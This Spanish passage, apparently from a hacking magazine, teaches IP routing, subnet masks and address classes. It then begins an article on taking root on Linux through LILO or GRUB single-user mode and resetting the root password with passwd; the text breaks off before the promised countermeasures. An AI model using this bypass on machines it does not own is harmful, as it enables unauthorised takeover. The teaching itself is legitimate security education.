  Las oficinas están unidas entre si mediante una red directa. Lo hemos hecho así para simplificar el ejemplo 😉

Veamos en primer lugar qué ocurre si queremos enviar un correo electrónico directamente desde la oficina de **Madrid** a una máquina de la oficina de **Barcelona**.

Nosotros estamos en la **oficina de Madrid**, frente a un **PC de la RED INTERNA**. Concretando, el ordenador en el que estamos nosotros tiene la dirección de red **192.168.2.5/24** (fíjate en la imagen).

El **router central**, que intercomunica todas las redes de la empresa, tiene como dirección de red **192.168.2.1/24** dentro de la **red interna** (fíjate en la imagen).

El ordenador de la **oficina de Barcelona** tiene como dirección de red **172.16.1.23/12**.

Ésta es la configuración TCP/IP de nuestro ordenador en Madrid:
Dirección IP: 192.168.2.5
Máscara de red: 255.255.255.0
Puerta de enlace predeterminada: 192.168.2.1

- Ya sabemos lo que significan los dos primeros parámetros (Dirección IP y Máscara de Red).
- El último parámetro (Puerta de Enlace Predeterminada) quiere decir que todo paquete que no sepamos encaminar lo tendremos que enviar a esa dirección que, en nuestro caso, **es la del router central**.

Por tanto, para enviar el email a la **oficina de Barcelona (IP 172.16.1.23)**, el primer paso será pasar la pelota a la **puerta de enlace predeterminada (192.168.2.1)**, es decir, al **router central**.

Una vez en el **router central**, éste tendrá que decidir qué hacer con el "paquete". Para ello tiene que mirar en las **tablas** que tiene configuradas, que son las siguientes:

Dirección de red	Máscara de red	Interfaz
192.168.1.0	255.255.255.0	Eth0
172.16.0.0	255.240.0.0	Eth1
192.168.2.0	255.255.255.0	Eth2
0.0.0.0	0.0.0.0	Ppp0

Veamos el significado de esta interesante tabla. Gracias a esta tabla, el router sabe:

- que cualquier paquete que coincida con **la dirección de red 192.168.1.0/24** tiene que ser dirigido al **interfaz eth0**

- que cualquier paquete que coincida con la **dirección de red 172.16.0.0/12** debe ser dirigido al **interfaz eth1**
- que cualquier paquete que coincida con la **dirección de red 192.168.2.0/24** se enviará al interfaz **eth2**
- y, por último, que cualquier paquete que no coincida con ninguna de las anteriores direcciones de red, tendrá que coincidir por narices con la **dirección de red 0.0.0.0/0**, por lo que irá al **interfaz ppp0**.

Por tanto, el interfaz **ppp0** será para el router central el equivalente a la **puerta de enlace predeterminada**, donde van todos los paquetes que no se sabe cómo encaminar. Normalmente, estos paquetes serán los que vayan a **Internet** y, de hecho, el interfaz **ppp0** estará conectado a un **modem** que conectará con Internet.

¿No os suena eso de los **interfaces eth0, eth1**, etc? Para que os hagáis una idea, serían como diferentes **tarjetas de red**:


- Un router tendrá una tarjeta de red por cada red a la que esté conectado.
- En cada tarjeta, por supuesto, habrá un **cable** que lo unirá con cada red, por eso es necesaria **la tabla**, para saber por qué cable tiene que enviar cada paquete según su destino.
- El interfaz **ppp0** es otro tipo de interfaz que no corresponde a una tarjeta de red, si no a una **conexión PPP.** Para no liaros, basta con que os quedéis con la idea de que el interfaz PPP es una interfaz con un **modem**.

Como cada tarjeta de red tiene una **dirección IP** asociada**, el router tendrá por tanto 3 direcciones IP diferentes, una por cada interfaz eth** (mira la imagen siguiente mientras lees las siguientes líneas):

- El **router** tendrá la **dirección IP 192.168.1.1** en el interfaz **eth0**. Esta es la red donde tenemos la DMZ.
- El **router** tendrá la **dirección IP 172.16.0.2** en el interfaz **eth1**. Esta es la red donde tenemos el ordenador de Barcelona.
- El **router** tendrá la **dirección IP 192.168.2.1** en el interfaz **eth2.** Esta es la red donde tenemos nuestro PC (Red Interna).

De esta forma, se podrá acceder al router central desde las tres redes de la organización (la red interna, la red DMZ, y la red de la oficina de Barcelona), ya que tendrá una IP diferente para cada una de estas redes.

Esta es una de las bases para comprender el trabajo de un router. Un router es como una araña que tiene una pata en cada red que desea enrutar. Un router **nunca** podrá enrutar (dirigir) una red a la que no pertenezca.



Y ahora viene lo realmente interesante:

- Nosotros estamos intentando enviar un "paquete" desde nuestro PC con la IP 192.168.2.5 al un PC de la oficina de Barcelona con la IP 172.16.1.23
- El router solo sabe la IP de origen (192.168.2.5) y la IP de destino (172.16.1.23). **¿Cómo sabe el router a partir de la dirección IP del**

paquete a qué cable debe enviarlo? Es aquí donde llega la importancia de las direcciones de red.

Para comprenderlo tenemos que conocer un poquitín de la aritmética binaria más básica. Simplemente tenemos que comprender el funcionamiento del **operador lógico AND**.

Igual que en la aritmética decimal de toda la vida existen una serie de operaciones como son la suma, la resta, la multiplicación, etc; en aritmética binaria existen, además de estas operaciones, otro grupo de operaciones llamadas **operaciones lógicas**.

Las operaciones lógicas permiten operar sobre cifras binarias haciendo "preguntas" sobre ellas. Una respuesta **SI** se consideraría un **1**, y una respuesta **NO** se consideraría un **0**.

Una de las operaciones lógicas más básicas es la operación **AND** (traducido literalmente, la operación **"y"**).

Por ejemplo, si tenemos dos variables binarias, **A** y **B**, donde cada una de ellas puede valer cero o uno, podemos preguntar: *¿están a uno A* ***Y*** *B?* Si la respuesta es **SI**, el resultado será un **1.** Si la respuesta es **NO,** el resultado será un **0**. Esto nos da lugar a la siguiente tabla:

A	B	A AND B
0	0	0
0	1	0
1	0	0
1	1	1

Por tanto, la operación AND nos devolverá 1 sólo cuando ambas variables valgan 1.

Para comprenderlo mejor, compararemos esta operación con otra operación lógica, que es la operación OR (traducido, la operación **"o"**). En este caso la pregunta es *¿está a uno A* ***O*** *B?* Esta sería la tabla resultante:

A	B	A OR B
0	0	0
0	1	1
1	0	1
1	1	1

La operación que nos interesa ahora es la operación **AND,** es la que permitirá a nuestro router **comparar** cada dirección de red con la dirección IP de destino de nuestro paquete.

Recordamos que la **IP de destino** del paquete era **172.16.1.23**. En este caso el router no sabe la máscara de red, ya que en un paquete IP sólo se envía la dirección IP, pero no la máscara de red.

Por tanto, tenemos tan sólo una dirección, pero no sabemos cuál es la longitud de su "prefijo". Al no conocer la longitud de este "prefijo", es decir, la dirección de red, no sabremos a priori a qué red pertenece esta dirección IP.

La única información de la que dispone el router central es la tabla que vimos anteriormente, por lo que el router tendrá que comparar esta información con la dirección IP del paquete. La comparación que hace es sencilla:

- realiza una operación **AND entre la IP del paquete y cada una de las máscaras de red que tenga en su tabla**
- si el resultado después de la operación **AND** es alguna de las **direcciones de red** que hay en la tabla, entonces el paquete será dirigido al cable correspondiente a esa dirección de red

- en caso de que ninguna dirección de red coincida con la del paquete, éste se enviará a la puerta de enlace predeterminada, en el **interfaz ppp0.**

Veamos esto paso por paso.

En primer lugar, pasemos a binario la IP del paquete, **172.16.1.23**:

10101100 . 00010000 . 00000001 . 00010111

Y también las direcciones de red de la tabla del router:

192.168.1.0 = 11000000 . 10101000 . 00000001 . 00000000
Máscara = 11111111 . 11111111 . 11111111 . 00000000

172.16.0.0 = 10101100 . 00010000 . 00000000 . 00000000
Máscara = 11111111 . 11110000 . 00000000 . 00000000

192.168.2.0 = 11000000 . 10101000 . 00000010 . 00000000
Máscara = 11111111 . 11111111 . 11111111 . 00000000

0.0.0.0 = 00000000 . 00000000 . 00000000 . 00000000
Máscara = 00000000 . 00000000 . 00000000 . 00000000

Empezamos realizando la operación **AND** entre la IP del paquete y la primera de las máscaras:

10101100 . 00010000 . 00000001 . 00010111

AND

11111111 . 11111111 . 11111111 . 00000000

10101100 . 00010000 . 00000001 . 00000000 = 172.16.1.0

Tenemos que comprobar ahora si **172.16.1.0** es igual a **192.168.1.0**, que es **la dirección de red** correspondiente a la primera de las máscaras, con la que acabamos de realizar el **AND**. Por supuesto, no son iguales, por lo que **el paquete no pertenece a esta primera red**.

Vamos ahora con la segunda máscara de red:

10101100 . 00010000 . 00000001 . 00010111

AND

11111111 . 11110000 . 00000000 . 00000000

10101100 . 00010000 . 00000000 . 00000000 = 172.16.0.

Tenemos que comprobar ahora que el resultado (**172.16.0.0**) coincida con la segunda **dirección de red**, que es **172.16.0.0**. En este caso **sí** que coincide, por lo que el router ha encontrado ya la red a la que ha de enviar el paquete. Consulta entonces su tabla y ve que ese paquete ha de ser enviado al **interfaz eth1**. Por tanto, ubicará físicamente el paquete por el cable conectado a la tarjeta de red eth1, y podrá llegar así hasta la red de la oficina de Barcelona, donde probablemente otro router se encargue de terminar de encaminar el paquete ya dentro de esa red.

Si ahora queremos enviar otro paquete cuyo destino sea la IP **217.155.1.13**, que es una IP de **Internet,** nuestro router comparará de nuevo las direcciones de red:

217.155.1.13 AND 255.255.255.0 = 217.155.1.0 -> no coincide con 192.168.
217.155.1.13 AND 255.240.0.0 = 217.144.0.0 -> no coincide con 172.16.0
217.155.1.13 AND 255.255.255.0 = 217.155.1.0 -> no coincide con 192.168.
217.155.1.13 AND 0.0.0.0 = 0.0.0.0 -> SÍ coincide con 0.0.0.0

Por tanto, este paquete será enviado al interfaz **PPP0,** que es el que nos conecta con Internet a través del modem.

Como vemos, es fácil realizar la operación **AND** en formato decimal cuando la máscara de red divide la dirección en bytes (es decir, la máscara sólo tiene **255** o **0**). En este caso, bastará con **poner a**

0 aquellos bytes de la IP en los que haya un 0 en la máscara de red (*217.155.1.13 AND 255.255.255.0 = 217.155.1.0*). En cambio, para otro tipo de máscaras, ya es necesario operar en binario (*217.155.1.13 AND 255.240.0.0 = 217.144.0.0*).

Como este último ejemplo no se ve de forma clara en formato decimal, lo muestro aquí en su formato binario:

11011001 . 10011011 . 00000001 . 00001101

AND

11111111 . 11110000 . 00000000 . 00000000

11011001 . 10010000 . 0000000 . 0000000 = 217.144.0.0

5. CLASES DE REDES

Existen tres tipos básicos de redes en función de la dirección de red (el famoso "prefijo").

Cada clase de red se utilizará para un fin distinto. Por ejemplo, una red de clase A se utilizará para grandes organizaciones, y sólo existen 124 direcciones para redes de este tipo.

En cambio, una red de clase C se utiliza en pequeñas organizaciones, y existen más de 2 millones de direcciones de clase C.

Pero vamos a ver en detalle en qué consiste cada una de las clases de redes.


5.1. CLASE A

Las redes de clase A son aquellas que tienen una **máscara de red /8 (255.0.0.0),** es decir, sólo los 8 primeros bits se utilizan para diferenciar la red, y los otros 24 bits se utilizan para identificar a una máquina concreta dentro de la red.

Además, el **primer bit** de una dirección de red de clase A tiene que ser **0,** por lo que en realidad sólo nos quedan 7 bits para identificar unívocamente una red de clase A.

Teniendo en cuenta que hay además algunas direcciones reservadas, esto da lugar a que sólo existen 124 redes de clase A en Internet. Estas son las que tienen desde la dirección **1.*.*.*** hasta la dirección **126.*.*.***

Si bien son pocas las diferentes redes de clase A que se pueden direccionar con sólo 7 bits, en cambio, son muchísimas las máquinas que se pueden direccionar dentro de esa red, ya que serían 2^{24}, que son casi 17 millones de máquinas.



5.2. CLASE B

Las redes de clase B tienen una máscara de red **/16 (255.255.0.0),** es decir, la mitad de la dirección de red especifica la red, y la otra mitad la máquina dentro de la red.

Los **dos primeros bits** de la dirección de red han de ser **10**, por lo que al final nos quedan "sólo" 14 bits para identificar la red. Esto da lugar a que haya 16382 direcciones de red de clase B diferentes, que abarcan desde la **128.1.*.*** hasta la **191.254.*.***

Cada red de clase B puede direccionar 65534 máquinas diferentes, por lo que estas redes siguen siendo utilizadas tan sólo por grandes organizaciones.

```
10 001000 . 00001010 . 01001000 . 10000011
   Dirección de Red      Dirección de Host
└── Marca de Clase B
```

5.3. CLASE C

Las redes de clase C tienen una máscara de red **/24 (255.255.255.0),** por lo que sólo los últimos 8 bits de la dirección permiten especificar una máquina dentro de la red.

Los **3 primeros bits** de una dirección de clase C tienen que ser **110,** por lo que al final nos quedan "sólo" 21 bits para direccionar la red, lo cual da lugar a que haya más de 2 millones de redes de clase C diferentes.

Dentro de cada red de clase C se pueden direccionar 254 máquinas diferentes, por lo que estas redes ya no son válidas para grandes organizaciones.

Las redes de clase C abarcan desde la **192.0.1.*** hasta la **223.255.254.*.**

```
110 01000 . 00001010 . 01001000 . 10000011
        Dirección de Red
└── Marca de Clase C
                     Dirección de Host
```

5.4. OTRAS CLASES DE REDES

Aparte de las 3 clases básicas, pueden existir redes con diferentes máscaras que no se ajusten necesariamente a una de estas 3 clases.

Dentro de las diferentes redes destacan las llamadas clase D y clase E, muy poco utilizadas:

- Las de **clase D**, utilizadas para **multicast**, son las que empiezan por **1110**.
- Las de **clase E**, direcciones para uso **experimental**, son las comprendidas entre **240.0.0.0 y 247.255.255.255.**



No debemos...

No debemos asustarnos si encontramos direcciones de red con máscaras de red como esta: 255.255.255.128. Las máscaras de red no siempre están construidas con 255 o 0, es decir, las direcciones de red no constan siempre de un número entero de bytes. Por ejemplo, la máscara de red 255.255.255.128 sería en binario:

11111111 . 11111111 . 11111111 . 10000000

Con este número en binario ya podemos operar con la operación lógica AND exactamente igual a como lo hacíamos con las máscaras más "clásicas". Ya vimos un ejemplo de este tipo de máscaras en el punto anterior (255.240.0.0).

5.5. DIRECCIONES DE RED RESERVADAS

Hay algunas direcciones de red reservadas para ciertos fines, y que no pueden ser asignadas a ninguna máquina de Internet.

La más conocida es el famoso **localhost: 127.0.0.1.**
Esta dirección siempre se refiere a tu propia máquina (tu PC), por lo que cualquier acceso que hagas a esa IP serán accesos a tu propio ordenador.

La dirección de red **10.0.0.0/8** (es decir, todas las IPs entre 10.0.0.0 y 10.255.255.255) están reservadas para

redes de área local de gran tamaño, ya que permiten direccionar 2^{24} máquinas.

También para **redes de área local** se usan las direcciones **172.16.0.0/12** (es decir, desde la IP 172.16.0.0 hasta la 172.31.255.255), y las **192.168.0.0/16** (desde la IP 192.168.0.0 hasta la 192.168.255.255). Estos rangos de IPs son los que podemos utilizar nosotros cuando montamos una red en nuestra casa o en la oficina.

Por tanto, cualquiera en su casa es libre de hacer lo que quiera con esos rangos de IPs, ya que tienen garantizado que no existe en Internet ninguna máquina con esas direcciones. En el próximo punto veremos con más detalle (aunque tampoco demasiado, pues no es realmente el tema del artículo) el funcionamiento de una red local.

Existen otras direcciones reservadas para otros fines, como *las 128.0.*.*, 191.255.*.*, 223.255.255.**, etc.

6. FUNCIONAMIENTO BÁSICO DE UNA RED LOCAL

Para terminar, vamos a intentar aclarar algunos conceptos que he utilizado a lo largo del artículo, concretamente en el punto 4, en el que he hablado del **encaminamiento**.

En primer lugar, tengo que dejar claro que el tema del encaminamiento es mucho más complicado de lo que he mostrado aquí, pero explicarlo en detalle se salía por completo del tema del artículo.

Espero disponer de un poco más de tiempo en breve (quizá para el próximo mes), y acompañar el curso de TCP/IP de un nuevo número de la serie RAW en el que explique algunos **protocolos de encaminamiento**, como **RIP** u **OSPF**.

Lo que queda por aclarar entonces es el funcionamiento básico de una red local.

Una red local es una red independiente de Internet que, en el caso de que esté conectada a Internet, lo hará (normalmente) únicamente a través de un sólo punto. Por muchos ordenadores que haya conectados dentro de la red local, todos se conectarán con el exterior (Internet) mediante un único punto.

Al conectar con el exterior a través de un sólo punto, se consigue que el tamaño y la configuración de la red local sea transparente para los usuarios del exterior, es decir, para Internet. Si alguien desde "la china" intentase ver nuestra Red Interna compuesta por 600 ordenadores (o 2 o 3000, los que sean), únicamente vería una IP PÚBLICA, es decir, un único punto de acceso. Esta IP seguramente correspondería a la del modem que da acceso a Internet a todos nuestros ordenadores.

Esto es lo que permite que una empresa, una universidad, o cualquier otra organización, pueda tener un gran número de ordenadores, sin que cada uno de ellos tenga que tener su propia dirección IP dentro de Internet, lo cual saturaría inútilmente el rango de direcciones IP disponibles para Internet.

Por supuesto, una red local no da ventajas sólo de cara al exterior, para evitar la saturación de las direcciones de Internet, si no también de cara al interior, para independizar la red de la empresa de la red Internet.


El tener una red independiente tiene muchas ventajas de seguridad, de velocidad, etc. Una red local típica, como la que podrías tener tú en tu casa por muy poco dinero, tiene una velocidad de 100Mbps. Esta velocidad dista mucho de las velocidades de que disponemos en casa para acceder a Internet. Por tanto, el tener una red local nos permitirá tener una gran velocidad de conexión entre los ordenadores de nuestra casa, empresa, u organización de cualquier tipo, sin depender de la velocidad de acceso o incluso de la saturación del tráfico de Internet.

Por otro lado, las ventajas con respecto a la seguridad son evidentes, ya que el tráfico de la red local se puede aislar totalmente de Internet si se desea, evitando así cualquier tipo de ataque o de espionaje.

En muchas organizaciones se opta por una configuración local dividida en dos redes. Una de ellas, comunmente llamada **zona interna**, será la que utilicen los usuarios comunes (por ejemplo, los empleados de una empresa), y tendrá un acceso a Internet totalmente limitado.

Esto hace que sea muy difícil que un hacker realice cualquier tipo de ataque o espionaje contra los ordenadores de los empleados (al mismo tiempo, también permite limitar el acceso a los empleados, para que no pasen el tiempo chateando o viendo fotos guarrillas).

Por supuesto, la empresa no puede funcionar sólo con una conexión tan restringida como ésta, ya que necesitará tener una serie de servidores (servidor web, servidor de correo, etc) que tengan un acceso mucho más abierto hacia Internet. Por eso se crea otra zona, llamada comunmente **zona desmilitarizada, o DMZ**, en la cual se alojarán todos los servidores, y aquellas máquinas que no hayan de estar bajo la protección de la zona interna.



Al ser independiente de Internet, en una red local se pueden utilizar direcciones IP libremente, siempre y cuando sean direcciones reservadas que no existan en Internet. Ya mencioné antes cuales son las direcciones IP reservadas para redes locales.

Una gran ventaja de esto es que facilita mucho la configuración de los ordenadores conectados a la red local, ya que existen protocolos, de los cuales el más famoso es el **DHCP** (**D**ynamic **H**ost **C**onfiguration **P**rotocol), que permiten configurar automáticamente cualquier nuevo ordenador que se conecte a la red local. Cada vez que se conecta una máquina, ésta pide al servidor **DHCP** los datos de su configuración (como su **dirección IP**), y queda así automáticamente configurado.

Esto puede dar lugar a la existencia **de IPs dinámicas**, que ya mencioné al principio del artículo. Según una serie de criterios, el servidor **DHCP** podrá decidir en un momento dado asignar a una máquina una dirección IP diferente a la que le asignó la última vez que esta máquina se conectó.

En una red local no sólo será necesario un protocolo que facilite la configuración automática de cada equipo, si no que hará falta también otro protocolo que permita a los diferentes equipos de la red conocerse entre sí, es decir, saber qué dirección IP tiene no sólo él mismo, si no también sus compañeros a los que quiera acceder.

El protocolo más conocido para este fin es el **ARP** (**A**ddress **R**esolution **P**rotocol), que permite asociar **direcciones IP** con **direcciones MAC**, tal y como veremos en el curso más adelante, cuando hablemos del nivel de enlace.

Por último, sólo me queda mencionar el funcionamiento de las **direcciones broadcast**, de las cuales ya hablé un poco a lo largo del curso de TCP/IP.

Por si no lo recordáis, una dirección broadcast es una dirección IP especial que se refiere no a una sola máquina, si no a **todas las máquinas de una misma red**.

Si, por ejemplo, enviamos un **ping** a una dirección IP, recibiremos respuesta únicamente de una máquina. En cambio, si esa dirección IP es la dirección broadcast de la red, todas las máquinas que estén conectadas a la red en ese momento responderán a nuestro **ping** (con los consiguientes problemas de seguridad de los que ya hablé en artículos anteriores).

Para simplificar, dije que una dirección broadcast se formaba poniendo un 255 en el último byte de la IP, pero esto no es del todo cierto, ya que éste es sólo el caso más común.

Para comprender la formación de la dirección broadcast tenemos que volver al tema de los operadores lógicos binarios, por lo que voy a introducir un nuevo operador, el más simple de todos, que es el **operador NOT**.

El operador **NOT** lo único que hace es **invertir todos los bits** del número binario, es decir, cambiar todos los ceros por unos, y todos los unos por ceros. Así:

NOT 1001110101 = 0110001010

El primer paso para obtener la dirección broadcast de una red, será aplicar el operador **NOT** sobre la **máscara de red**. Es decir, si tenemos la red **172.16.0.0/12**, ésta será la máscara de red en formato binario:

11111111 . 11110000 . 00000000 . 00000000

Y ésta será la máscara despues de aplicar el operador **NOT**:

00000000 . 00001111 . 11111111 . 11111111

Teniendo ya esta máscara invertida, sólo tenemos que aplicar un **operador OR entre la máscara invertida y la dirección de red**. Os recuerdo aquí cual era el funcionamiento del operador **OR**:

A	B	A OR B
0	0	0
0	1	1
1	0	1
1	1	1

Por tanto, si la dirección de red en nuestro ejemplo es:

172.16.0.0 = 10101100.00010000.00000000.00000000

Realizamos la operación:

10101100 . 00010000 . 00000000 . 00000000

OR

00000000 . 00001111 . 11111111 . 11111111

10101100 . 00011111 . 11111111 . 11111111 = 172.31.255.255

Por tanto, la dirección broadcast para la red 172.16.0.0/12 será **172.31.255.255**.

En el próximo número, continuaremos con la capa IP de la pila TCP/IP, pero esta vez entrando de lleno en el formato de las cabeceras IP, por lo que nos esperará un artículo denso y, espero que bastante interesante.

Autor: PyC (LCo).

HACKING DE LINUX

POR GONZALO ASENSIO ASENSIO

- Veremos los gestores de arranque Lilo y Grub.
- Aprenderemos los distintos tipos de RUNLEVELS de Linux
- Hacking de Linux. conseguiremos ser root.
- Y. por supuesto. pondremos contramedidas a este ataque.

Lo primero mi enhorabuena a los lectores de la revista y miembros del foro, ya que con su esfuerzo y constancia hay cada vez mas gente interesada en este mundo tan apasionante.

Sin más preámbulo que lo anteriormente mencionado, vamos al tema:

Todos sabemos que Linux es un sistema robusto, estable y muy fiable. Esto se debe entre otras muchas cosas a que es un sistema multiusuario Y multitarea, de ahí su potencia como servidor de cualquier tipo de cosa.

También hemos oído hablar mucho de la seguridad en Linux, que si es mayor y mejor que en "guindows", que es mas eficaz y casi "irrompible"... Pero como en todo, hay fallos de seguridad.


Sabemos de sobra que nuestro amigo "Bill el puertas" y su sistema (Windows) son **los campeones en vulnerabilidades** y, como la mayoría de la gente conoce gran parte de esos fallos, pensé entonces en un articulo basado en Linux, con la principal diferencia de que dependemos de nosotros mismos para configurarlo de manera segura (cosa que con su rival de pago es imposible). De ahí que Linux sea para mi un sistema mas seguro y eficaz, entre otras muchas, muchas, muchas cosas.

Los sistemas linux están dotados (o podemos hacer que lo estén) de un gestor de arranque. Este gestor de arranque puede ser configurado de diversas formas, por ejemplo para que tengamos diferentes sistemas operativos, para añadir ciertas ordenes o comandos en función de lo que queramos, etc.

En este artículo nos vamos a centrar en **dos gestores de arranque: Lilo y Grub.**

CONSIGUIENDO ACCESO COMO ROOT EN SISTEMAS LINUX CON GESTOR DE ARRANQUE LILO

El primer ejemplo de ataque buscando al root lo haremos con Lilo. Si tenemos instalado LINUX en nuestro PC y tenemos como gestor de arranque LILO, al iniciar el PC nos encontramos con esta pantalla:




Aquí debemos ser rápidos y pulsar las flechas ya sea para arriba o para abajo, con esto dejará el tiempo de andar, y podremos pensar si presión.

Ahora pulsamos ESC y entramos en esta otra pantalla.



Aquí es donde podemos pasarle parámetros a nuestro gestor de arranque (en este caso Lilo), y tenemos que poner: **linux 1** o **linux single**, en función de la configuración.



Al poner esto, la maquina empezara a arrancar, y nos llevara a un sitio como este:



¡¡¡¡¡Ya estamos dentro de la maquina como root. Ahora lo que tenemos que hacer es ponernos una password, para que cuando entremos en Linux en modo normal, accedamos al sistema completo como root!!!!



Para poner un...

Para poner una password en linux, debemos de poner el comando
passwd (nombre de usuario), en este caso, como ya estamos como root, solo tenemos que poner **# passwd**. Nos preguntará y ponemos el password que queramos.



Una vez puesta la password al root podemos comprobar con un sencillo comando que somos el ``Dios´´ (root) de esa maquina Linux. El comando es **# id** y veremos algo como esto:




Ya solo nos queda reiniciar y entrar de manera normal, pero como root del sistema 😉

Con esto hemos visto nuestro primer ataque, pero aun no sabemos por qué pasa esto. Y sobre todo no sabemos como remediarlo... poco a poco 😉

CONSIGUIENDO ACCESO COMO ROOT EN SISTEMAS LINUX CON GESTOR DE ARRANQUE GRUB

Ahora nos centraremos en el que para mí es el mejor gestor de arranque de Linux: **el Grub.** Este gestor de arranque, lo primero que nos muestra cuando arrancamos el PC son los sistemas operativos instalados y las opciones:



Lo que a nosotros nos interesa es seleccionar con las flechas Linux, y después pulsar **´e´** para poder editar. Al pulsar salimos a un sitio como este:



Aquí seleccionaremos la parte de la línea que comienza por kernel, que es la que vamos modificar. Volvemos a pulsar ´e´ y llegamos a un lugar donde podemos escribir.

Aquí escribiremos la palabra single al final de la línea (siempre la línea que comienza por kernel).

```
[ Puedes hacer una edici¼n de las lineas tipo BASH.Tambien TAB lista los
  posibles nombres de dispositivos y archivos. ESC sale en cualquier
  momento ]

grub edit> kernel /boot/vmlinuz-2.4.22 root=dev/hda6 hdc=ide-scsi single
```

